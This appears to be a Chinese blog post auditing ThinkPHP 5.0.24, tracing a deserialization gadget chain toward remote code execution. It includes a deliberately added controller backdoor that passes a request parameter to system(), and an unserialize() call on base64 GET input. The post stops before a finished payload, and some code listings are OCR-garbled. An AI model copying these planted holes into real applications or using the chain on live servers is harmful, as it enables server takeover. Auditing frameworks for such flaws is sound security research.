

ThinkPHP 5.0.X 代码审计 - 先知社区

“ 先知社区，先知安全技术社区 ”

前言：

本次记录主要是对 ThinkPHP 框架的 5.0.x 版本进行代码审计，主要涉及的软件有：

- PHPSTORM
- Seay 源代码审计系统
- Phpstudy_pro
- PHP 版本使用 7.3.4

关于 PHPSTORM 的 Xdebug 的搭建，我主要参考了 暗月的教程 (https://www.bilibili.com/video/BV1Ri4y1m7AZ/?spm_id_from=333.788&vd_source=12a4f922a214b16d9f4d1f3565210b8b)


(说实话 phpstudy_pro 的配置文件真的太麻烦了)

ThinkPHP 5.0.24 链接 (<http://www.thinkphp.cn/donate/download/id/1279.html>)

Seay 自动审计：

首先还是常规操作，使用 Seay 源代码审计系统来进行自动审计：

行号	漏洞描述	文件路径	漏洞详情
121	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Db/Query.php	if (\$data == call_user_func(\$callback, \$resultSet)) {
122	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Db/Query.php	call_user_func_array(\$data, [\$ \$this]);
123	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Db/Builder/MySQL.php	\$insertFields = array_map([\$this->parseKey], array_keys(\$data));
124	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/exception/ModelException.php	\$result = call_user_func(\$this->render, [\$a]);
125	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/exception/ModelException.php	extract(\$data);
126	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Log/Driver/File.php	unlink(\$file[0]);
127	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Log/Driver/File.php	parse_str(\$data[1], \$exp);
128	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	call_user_func_array(\$closure, [\$ \$this->query]);
129	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	\$return = call_user_func_array(\$closure, [\$ \$this->query]);
130	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	call_user_func_array(\$closure, [\$ \$this->query]);
131	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	call_user_func_array(\$closure, [\$ \$this->query]);
132	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	\$return = call_user_func_array(\$closure, [\$ \$this->query]);
133	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	call_user_func_array(\$closure, [\$ \$this->query]);
134	call_user_func_array 函数包含变量，可能存在代码执行漏洞	/thinkphp/library/think/Model/Relation.php	call_user_func_array(\$closure, [\$ \$this->query]);



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220809164053433.png>)

这边出了一堆。不过不是每个都有用的。

主要还是要审计 POP 链，然后 RCE。

目录结构：

首先是对 ThinkPHP 5.0 目录结构进行查看：

www	WEB部署目录（或者子目录）
├─application	应用目录
│ └─common	公共模块目录（可以更改）
│ └─module_name	模块目录
│ └─config.php	模块配置文件
│ └─common.php	模块函数文件
│ └─controller	控制器目录
│ └─model	模型目录
│ └─view	视图目录
│ └─...	更多类库目录
│	
│ └─command.php	命令行工具配置文件
│ └─common.php	公共函数文件
│ └─config.php	公共配置文件
│ └─route.php	路由配置文件
│ └─tags.php	应用行为扩展定义文件
│ └─database.php	数据库配置文件
│	
├─public	WEB目录（对外访问目录）
│ └─index.php	入口文件
│ └─router.php	快速测试文件
│ └─.htaccess	用于apache的重写
│	
├─thinkphp	框架系统目录
│ └─lang	语言文件目录
│ └─library	框架类库目录
│ └─think	Think类库包目录
│ └─traits	系统Trait目录
│	
│ └─tpl	系统模板目录
│ └─base.php	基础定义文件
│ └─console.php	控制台入口文件
│ └─convention.php	框架惯例配置文件
│ └─helper.php	助手函数文件
│ └─phpunit.xml	phpunit配置文件
│ └─start.php	框架入口文件
│	

└extend	扩展类库目录
└runtime	应用的运行时目录（可写，可定制）
└vendor	第三方类库目录（Composer依赖库）
└build.php	自动生成定义文件（参考）
└composer.json	composer 定义文件
└LICENSE.txt	授权说明文件
└README.md	README 文件
└think	命令行入口文件

这部分可以比较明确的看见每个部分代码的作用是什么，方便到时候思考，或者是跟链子。

构建利用点：

关于控制器文件 (Controller):

ThinkPHP 的控制器是一个类，接收用户的输入并调用模型和视图去完成用户的需求，控制器层由核心控制器和业务控制器组成，核心控制器由系统内部的 App 类完成，负责应用（包括模块、控制器和操作）的调度控制，包括 HTTP 请求拦截和转发、加载配置等。业务控制器则由用户定义的控制器类完成。多层业务控制器的实现原理和模型的分层类似，例如业务控制器和事件控制器。

控制器写法：

控制器文件通常放在 `application/module/controller` 下面，类名和文件名保持大小写一致，并采用驼峰命名（首字母大写）。

一个典型的控制器类定义如下：

```
<?php
namespace app\index\controller;

use think\Controller;

class Index extends Controller
{
    public function index()
    {
        return 'index';
    }
}
```

控制器类文件的实际位置是

`application\index\controller\Index.php`

一个例子：

```
<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        return '<style type="text/css">*{ padding: 0; margin:
0; } .think_default_text{ padding: 4px 48px;}
a{color:#2E5CD5;cursor: pointer;text-decoration: none}
a:hover{text-decoration:underline; } body{ background: #fff;
font-family: "Century Gothic","Microsoft yahei"; color:
#333;font-size:18px} h1{ font-size: 100px; font-weight:
normal; margin-bottom: 12px; } p{ line-height: 1.6em; font-
size: 42px }</style><div> <h1>.</h1><p> ThinkPHP V5<br/>
<span>十年磨一剑 - 为API开发设计的高性能框架</span></p><span>[ V5.0
版本由 <a href="http://www.qiniu.com" target="qiniu">七牛云</a>
独家赞助发布 ]</span></div><script type="text/javascript"
src="https://tajs.qq.com/stats?sId=9347272" charset="UTF-8">
</script><script type="text/javascript"
src="https://e.topthink.com/Public/static/client.js">
</script><think></think>';
    }
}

    public function backdoor($command)
    {
        system($command);
    }
}
```

想进入后门，需要访问：

```
http://ip/index.php/Index/backdoor/?command=ls
```

像上面这样就可以实现命令执行。

这个框架是需要二次开发，并且实现反序列化才能够进行利用，所以需要手写一个利用点。就写在 controller 里。

```

<?php
namespace app\index\controller;

class Index
{
    public function index()
    {
        echo "Welcome thinkphp 5.0.24";
        unserialize(base64_decode($_GET['a'])); //下面部分是自带的。

        return '<style type="text/css">*{ padding: 0; margin: 0; } .think_default_text{ padding: 4px 48px;} a{color:#2E5CD5;cursor: pointer;text-decoration: none} a:hover{text-decoration:underline; } body{ background: #fff; font-family: "Century Gothic","Microsoft yahei"; color: #333;font-size:18px} h1{ font-size: 100px; font-weight: normal; margin-bottom: 12px; } p{ line-height: 1.6em; font-size: 42px }</style><div> <h1>:</h1><p> ThinkPHP V5<br/><span>十年磨一剑 - 为API开发设计的高性能框架</span></p><span>[ V5.0 版本由 <a href="http://www.qiniu.com" target="qiniu">七牛云</a> 独家赞助发布 ]</span></div><script type="text/javascript" src="https://tajs.qq.com/stats?sId=9347272" charset="UTF-8"></script><script type="text/javascript" src="https://e.topthink.com/Public/static/client.js"></script><think></think>';
    }
}

```

利用链分析：

对于 PHP 反序列化来说，一般来说，比较常见的起点是：

- _wakeup() 反序列化后，自动被调用
- _destruct() 对象被销毁前，被调用
- _toString() 对象被当作字符串输出前，被调用

比较常见的中间跳板是：

__toString 当一个对象被当做字符串使用，自动被调用
__get 读取不可访问或不存在的属性时被调用
__set 当给不可访问或不存在的属性赋值时被调用
__isset 对不可访问或不存在的属性调用 isset() 或 empty()
时被调用
形如 \$this->\$func();

根据以上两个经验，首先在 Seay 中进行全局查找。



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810164113231.png>)



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810164130266.png>)

那么可能存在的 POP 链大概率就在这部分。

尝试审计：

尝试审计第一个 `__wakeup()`

实际上来说 `__wakeup()` 因为是在进行了反序列化之后才进行的，所以对大部分时候是对反序列化内容的限制，很少作为入口，大部分时候可以直接看 `__destruct()`

但是这里还是看一下

从 Seay 里可以看见，这部分的反序列化函数在：

(<https://cdn.jsdelivr.net/gh/Ho1LOw-By/Picturebed@main/img/image-20220810165159038.png>)

首先看一下 `unserialize()` 中的值是否可控。

```
704         case 'object':
705             $value = empty($value) ? new \stdClass() : json_decode($value);
706             break;
707         case 'serialize':
708             try {
709                 $value = unserialize($value);
710             } catch (\Exception $e) {
711                 $value = null;
712             }
713             break;
```

(<https://cdn.jsdelivr.net/gh/Ho1LOw-By/Picturebed@main/img/image-20220810171741240.png>)

向上看一下 `$value`

```
Model.php thinkphp/library/think
334     * 设置数据对象值
335     * @access public
336     * @param mixed $data 数据或者属性名
337     * @param mixed $value 值
338     * @return $this
339     */
340     public function data($data, $value = null)
341     {
342         if (is_string($data)) {
343             $this->data[$data] = $value;
344         } else {
345             // 清空数据
346             $this->data = [];
347             if (is_object($data)) {
348                 $data = get_object_vars($data);
349             }
350             if (true === $value) {
351                 // 数据对象赋值
```

(<https://cdn.jsdelivr.net/gh/Ho1LOw-By/Picturebed@main/img/image-20220810173114362.png>)

这里可以看见 `value` 的值被设置为了 `null`。

后面陆续向下看，可以发现的是 `$value` 值在这部分被用来存储时间戳

```

471     protected function autoWriteTimestamp($name)
472     {
473         if (isset($this->type[$name])) {
474             $type = $this->type[$name];
475             if (strpos($type, ':')) {
476                 list($type, $param) = explode(' ', $type, 2);
477             }
478             switch ($type) {
479                 case 'datetime':
480                 case 'date':
481                     $format = !empty($param) ? $param : $this->dateFormat;
482                     $value = $this->formatDateTime(time(), $format);
483                     break;
484                 case 'timestamp':
485                 case 'integer':
486                 default:
487                     $value = time();
488                     break;
489             }

```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810200145426.png>)

然后在接下来的 `writeTransform()` 函数部分进行使用者需要的数据类型的更改。

然后在 `readTransform()` 部分进行数据类型的变回去（进行了 json 格式加码，就进行解码，进行了序列化的就反序列化）

因此很容易发现 `$value` 的值是我们不能操控的，所以这里无法利用。

POP 链：

有了以上的经验，接下来我们对 `__destruct()` 函数进行审计。

路径：

thinkphp/library/think/process/pipes/Windows.php

这里首先看一下 `__destruct()`

```
55  
56     public function __destruct()  
57     {  
58         $this->close();  
59         $this->removeFiles();  
60     }  
61  
62     /**  
63      * {@inheritdoc}  
64      */
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810201437296.png>)

可以看见这边调用了两个函数，跟进一下。

```
137     public function close()  
138     {  
139         parent::close();  
140         foreach ($this->fileHandles as $handle) {  
141             fclose($handle);  
142         }  
143         $this->fileHandles = [];  
144     }  
145
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810201548871.png>)

```
160     private function removeFiles()  
161     {  
162         foreach ($this->files as $filename) {  
163             if (file_exists($filename)) {  
164                 @unlink($filename);  
165             }  
166         }  
167         $this->files = [];  
168     }  
169
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810201608641.png>)

首先分析一下 `close()` 成员方法。

可以看到这里首先调用了父类中的 `close()` 方法，这里跟进

可以看到这里首先是调用了父类中的 `close()` 方法，这里跟进一下，可以找到父类 `Pipes` 中的 `close()` 方法

```
public function close()
{
    foreach ($this->pipes as $pipe) {
        fclose($pipe);
    }

    $this->pipes = [];
}
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810202655543.png>)

这里的作用就是将 `pipes` 数组中存在的文件一一关闭，最后再将 `pipes` 数组清空。


子类中的方法同理，可知 `close()` 用于关闭文件，虽然可以控制传参，但是不能进一步利用。

分析 `removeFiles()` 成员方法。

可以看见这里有一个敏感函数，`file_exists()`。当执行该函数的时候，会将参数作为字符串来判断，如果输入的是参数是一个对象，可以触发 `__toString()` 魔术方法

看一下 `$filename` 能不能控制。

这里看一下 `$this->files` 的用法，写入值在 `__construct()`，不影响，因为反序列化不会调用 `__construct()` 函数



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220810223824350.png>)

可以在 `__construct()` 看见 `files` 数组中，进行定义的过程。

这里使用到了 `tempnam()` 函数，可以再指定的目录中创建一个具有唯一文件名的临时文件。成功返回新的文件名，失败返回 `false`。

tempnam(dir,prefix)	
参数	描述
dir	必需。规定创建临时文件的目录。
prefix	必需。规定文件名的开头。

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220811155604058.png>)

另一个函数返回当前操作系统的临时文件目录。

这部分可以看见数组 `$file` 的定义，发现是可以控制的。

```
namespace think\process\pipes;

use think\Process;

class Windows extends Pipes
{

    /** @var array */
    private $files = [];
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220811203810750.png>)

跟进到 `__toString()`，在 Seay 代码审计系统中进行全局搜索：

首页 自动审计 全局搜索 Model.php Collection.php		
内容(支持正则): <input type="text" value="__toString()"/> <input type="button" value="查找"/> <input type="button" value="停止"/> <input type="checkbox"/> 正则 <input type="checkbox"/> 不区分大小写		
ID	文件路径	内容详情
1	/thinkphp/library/think/App.php	self::\$debug ## Log::record(' [RUN] ' . \$reflect->__toString(), 'info');
2	/thinkphp/library/think/Collection.php	public function __toString()
3	/thinkphp/library/think/Model.php	public function __toString()
4	/thinkphp/library/think/Paginator.php	public function __toString()
5	/thinkphp/library/think/console/Input.php	public function __toString()
6	/thinkphp/library/think/db/Builder.php	\$val = \$val->__toString();
7	/thinkphp/library/think/db/Builder.php	\$value = \$value->__toString();
8	/thinkphp/library/think/db/Builder.php	\$data[\$key] = \$val->__toString();
9	/thinkphp/library/think/Expression.php	public function __toString()
10	/thinkphp/library/think/db/Builder/Mysql.php	\$data[\$key] = \$val->__toString();

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220811204906271.png>)

这里经过尝试之后，可以直接跟进到 `Model.php` 中的 `__toString()` 参数。(注意 `Model` 是一个抽象类，要进行了继承了之后才能实例化成对象，所以要找一个子类，这里可以选择 `Pivot`)



跟进到 `toJson()` 方法。

```
934 public function toJson($options = JSON_UNESCAPED_UNICODE)
935 {
936     return json_encode($this->toArray(), $options);
937 }
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

By/Picturebed@main/img/image-20220812142139952.png)

这里使用了 `json_encode()` 函数，函数返回一个字符串，包含了 value 值 json 格式表示。编码会受到 options 参数的影响。

跟进到 `toArray()` 方法。(太长了，不放截图)

```

/**
 * 转换当前模型对象为数组
 * @access public
 * @return array
 */
public function toArray()
{
    $item    = [];
    $visible = [];
    $hidden  = [];

    $data = array_merge($this->data, $this->relation);

    // 过滤属性
    if (!empty($this->visible)) {
        $array = $this->parseAttr($this->visible,
$visible);
        $data = array_intersect_key($data,
array_flip($array));
    } elseif (!empty($this->hidden)) {
        $array = $this->parseAttr($this->hidden, $hidden,
false);
        $data = array_diff_key($data,
array_flip($array));
    }

    foreach ($data as $key => $val) {
        if ($val instanceof Model || $val instanceof
ModelCollection) {
            // 关联模型对象
            $item[$key] = $this->subToArray($val,
$visible, $hidden, $key);
        } elseif (is_array($val) && reset($val)
instanceof Model) {
            // 关联模型数据集
            $arr = [];
            foreach ($val as $k => $value) {
                $arr[$k] = $this->subToArray($value,
$visible, $hidden, $key);
            }
            $item[$key] = $arr;
        } else {
            // 模型属性
            $item[$key] = $this->getAttr($key);
        }
    }
}

```

```

        // 追加属性 (必须定义获取器)
        if (!empty($this->append)) {
            foreach ($this->append as $key => $name) {
                if (is_array($name)) {
                    // 追加关联对象属性
                    $relation = $this->getAttr($key);
                    $item[$key] = $relation->append($name)-
>toArray();
                } elseif (strpos($name, '.')) {
                    list($key, $attr) = explode('.', $name);
                    // 追加关联对象属性
                    $relation = $this->getAttr($key);
                    $item[$key] = $relation->append([$attr])-
>toArray();
                } else {
                    $relation = Loader::parseName($name, 1,
false);
                    if (method_exists($this, $relation)) {
                        $modelRelation = $this->$relation();
                        $value = $this-
>getRelationData($modelRelation);

                        if (method_exists($modelRelation,
'getBindAttr')) {
                            $bindAttr = $modelRelation-
>getBindAttr();
                            if ($bindAttr) {
                                foreach ($bindAttr as $key =>
$attr) {
                                    $key = is_numeric($key) ?
$attr : $key;
                                    if (isset($this-
>data[$key])) {
                                        throw new
Exception('bind attr has exists:' . $key);
                                    } else {
                                        $item[$key] = $value
? $value->getAttr($attr) : null;
                                    }
                                }
                                continue;
                            }
                        }
                        $item[$name] = $value;
                    } else {
                        $item[$name] = $this->getAttr($name);
                    }
                }
            }
        }
        return !empty($item) ? $item : [];
    }

```

这里比较长，但是不需要进行特别详细的审计，主要是看看有没有可以利用的危险函数，或者是可以当成跳板的利用点。

简单看了一下，这里没有什么危险函数，所以要考虑找跳板。

这里比较常见的跳板主要是 `__call()`

看看有没有可控的，调用了函数的变量。

```
$relation->append($name)->toArray();
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

[By/Picturebed@main/img/image-20220812143808226.png](https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812143808226.png))

```
$bindAttr = $modelRelation->getBindAttr();
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

[By/Picturebed@main/img/image-20220812172140357.png](https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812172140357.png))

```
$item[$key] = $value ? $value->getAttr($attr) : null;
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

[By/Picturebed@main/img/image-20220812143843351.png](https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812143843351.png))

可以看到，一共有这三个变量调用了方法，找一下有没有可控的。

利用 PHPSTORM 的查找写入值，可以比较方便的看见写入和读取的过程。


前提:

首先看 `$relation`



The screenshot shows the PhpStorm search interface with the following structure:


- 用法 位置 项目和库 7 个结果
 - 写入值 3 个结果
 - thinkphp_5.0.24 3 个结果
 - thinkphp\library\think 3 个结果
 - Model.php 3 个结果
 - Model 3 个结果
 - toArray 3 个结果
 - 891 `$relation = $this->getAttr($key);`
 - 896 `$relation = $this->getAttr($key);`
 - 899 `$relation = Loader::parseName($name, 1, false);`
 - 读取值 4 个结果
 - thinkphp 5.0.24 4 个结果



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812145720654.png>)

前两个是用 `getAttr()` 函数来返回以 `$key` 为键名的数组 `$data` 的元素值。


后一个是调用了 `Loader` 类中的方法，看一下方法：



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812153658721.png>)

函数备注了字符串命名风格转换，理论上来说对于输入的字符串 `$name` 是不会有影响的，如果 `$name` 可以进行控制的话，那么就可以控制到 `$relation`。

回头查看一下：




```

893         } elseif (strpos($name, 'needles:') > 0) {
894             list($key, $attr) = explode('separator:', $name);
895             // 追加关联对象属性
896             $relation = $this->getAttr($key);
897             $item[$key] = $relation->append([$attr])>toArray();
898         } else {
899             $relation = Loader::parseName($name, 'type:1, ucfirst:false');
900             if (method_exists($this, $relation)) {
901                 $relation = $this->$relation();

```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812154015673.png>)

通过查看 `append` 的调用，可以发现 `append` 是可以控制的，那么 `$name` 和 `$relation` 就是可以控制的了。可以通过这里触发 `__call()` 魔术方法。

然后是看 `$modelRelation`

```

变量
  modelRelation .../thinkphp/library/think/Model.php
  用法 位置 项目和库 4 个结果
  写入值 1 个结果
    thinkphp_5.0.24 1 个结果
      thinkphp/library/think 1 个结果
        Model.php 1 个结果
          Model 1 个结果
            toArray 1 个结果
          901 $modelRelation = $this->$relation();
  读取值 3 个结果

```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812150206858.png>)

这里有一个写入值的地方。

说实话，这部分我没看懂代码

查了一下之后，对于这部分代码可以理解为：

`$modelRelation = $this->$relation();` //relation是一个可以改变的函数名，可以根据`$relation`不同值，来使得`$modelRelation`等于不同函数的返回值。

同时要讲入这部分 需要首先满足 `method_exists()` 这个方法。

```
method_exists( object object, string method_name )
```

method_name 所指向的方法在 object 所指的对象类中已定义，则返回**TRUE**，否则返回**FALSE**。

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812163408257.png>)

用于这部分，就是需要满足 `$relation()` 所指向的方法，是存在于 Model 类中的方法。

```
1608 public function getError()  
1609 {  
1610     return $this->error;  
1611 }  
1612
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812163650728.png>)

这里选择的是 `getError()` 这个方法，因为返回值是可以控制的。


```
52 // 错误信息  
53 protected $error;  
54 // 字段验证规则
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812163810108.png>)

所以只要通过设置 `$error` 为一个对象，同时将 `$relation` 设置为 `getError`，就可以实现对 `$modelRelation` 的控制，进而触发 `__call()`

最后看一下 `$value`

```
变量  
value /thinkphp/library/think/Model.php 893
```



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220812164332703.png>)

这里可以看见两个写入值的地方，跟进一

下 `getRelationData($modelRelation)`



这里首先判断了一下传入的参数是 Relation 类的对象（也就是 `$modelRelation`）

可以看见下面有一个 `$value = $this->parent`，而 `$parent` 是可控的，这里如果能控制就很方便了。

看看判断条件：

```
if ($this->parent && !$modelRelation->isSelfRelation() &&
    get_class($modelRelation->getModel()) == get_class($this->parent))
```

分析一下：

这里需要 `$this->parent` 存在，`$modelRelation` 中存在 `isSelfRelation()` 且返回值为 0，`$modelRelation` 中存在 `getModel()` 方法。

满足以上条件之后，就可以进入 if，然后

令 `$value=$this->parent`。所以 `$value` 也是可以控制的

触发__call():

接下来就是要考虑怎么调用函数，来触发 `__call()` 。

```
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getAttr($key);
            $item[$key] = $relation->append($name)-
>toArray();
        } elseif (strpos($name, '.')) {
            list($key, $attr) = explode('.', $name);
            // 追加关联对象属性
            $relation = $this->getAttr($key);
            $item[$key] = $relation->append([$attr])-
>toArray();
        } else {
            $relation = Loader::parseName($name, 1,
false);
            if (method_exists($this, $relation)) {
                $modelRelation = $this->$relation();
                $value = $this->
>getRelationData($modelRelation);

                if (method_exists($modelRelation,
'getBindAttr')) {
                    $bindAttr = $modelRelation->
>getBindAttr();
                    if ($bindAttr) {
                        foreach ($bindAttr as $key =>
$attr) {
                            $key = is_numeric($key) ?
$attr : $key;
                            if (isset($this->
>data[$key])) {
                                throw new
Exception('bind attr has exists:' . $key);
                            } else {
                                $item[$key] = $value
? $value->getAttr($attr) : null;
                            }
                        }
                        continue;
                    }
                }
            }
            $item[$name] = $value;
        } else {
            $item[$name] = $this->getAttr($name);
        }
    }
}
```

```

    }
    }
    }
    return !empty($item) ? $item : [];
}

```

1、 `if (!empty($this->append))`

可以直接控制，进入

2、 `foreach ($this->append as $key => $name)`

控制了 `$append`，可以直接进入。

3、 `if (is_array($name))`

令上一步中的 `$name` 不是数组，进入。

4、 `elseif (strpos($name, '.'))`

`$name` 不存在 `.`，进入。

5、 `if (method_exists($this, $relation))`

要保证在 Model 类中，`$relation` 表示的函数存在即可进入。

6、 `if (method_exists($modelRelation, 'getBindAttr'))`

保证在 `$modelRelation` 表示的类中存在 `getBindAttr()` 方法可以进入。

7、 `if ($bindAttr)`

保证 `$modelRelation->getBindAttr()` 存在，可以进入

8、 `if (isset($this->data[$key])) {`

使得 `$data` 中以 `$key` 为键的元素是空即可绕过。

分析：

对于以上的八个关键点，进行分析：

因为我们可以控制 `$append`，所以我们可以对 `$key` 和 `$name` 的值进行控制（通过第二点的 `foreach`）。

接下来第三点，我们需要保证在 `$data` 中元素不为数组，这很好

接下来第三点，我们需要保证在 `$append` 中元素不为数组，这很好实现，随便写入一个字符串，例如 `Ho1L0w-By`（只是一个例子）即可（但实际上后面的要求不一样，只是就目前情况分析）。

第四点，要求 `$name`，也就是 `$append` 中的元素中不能有 `.`，写的字符串已经实现了。

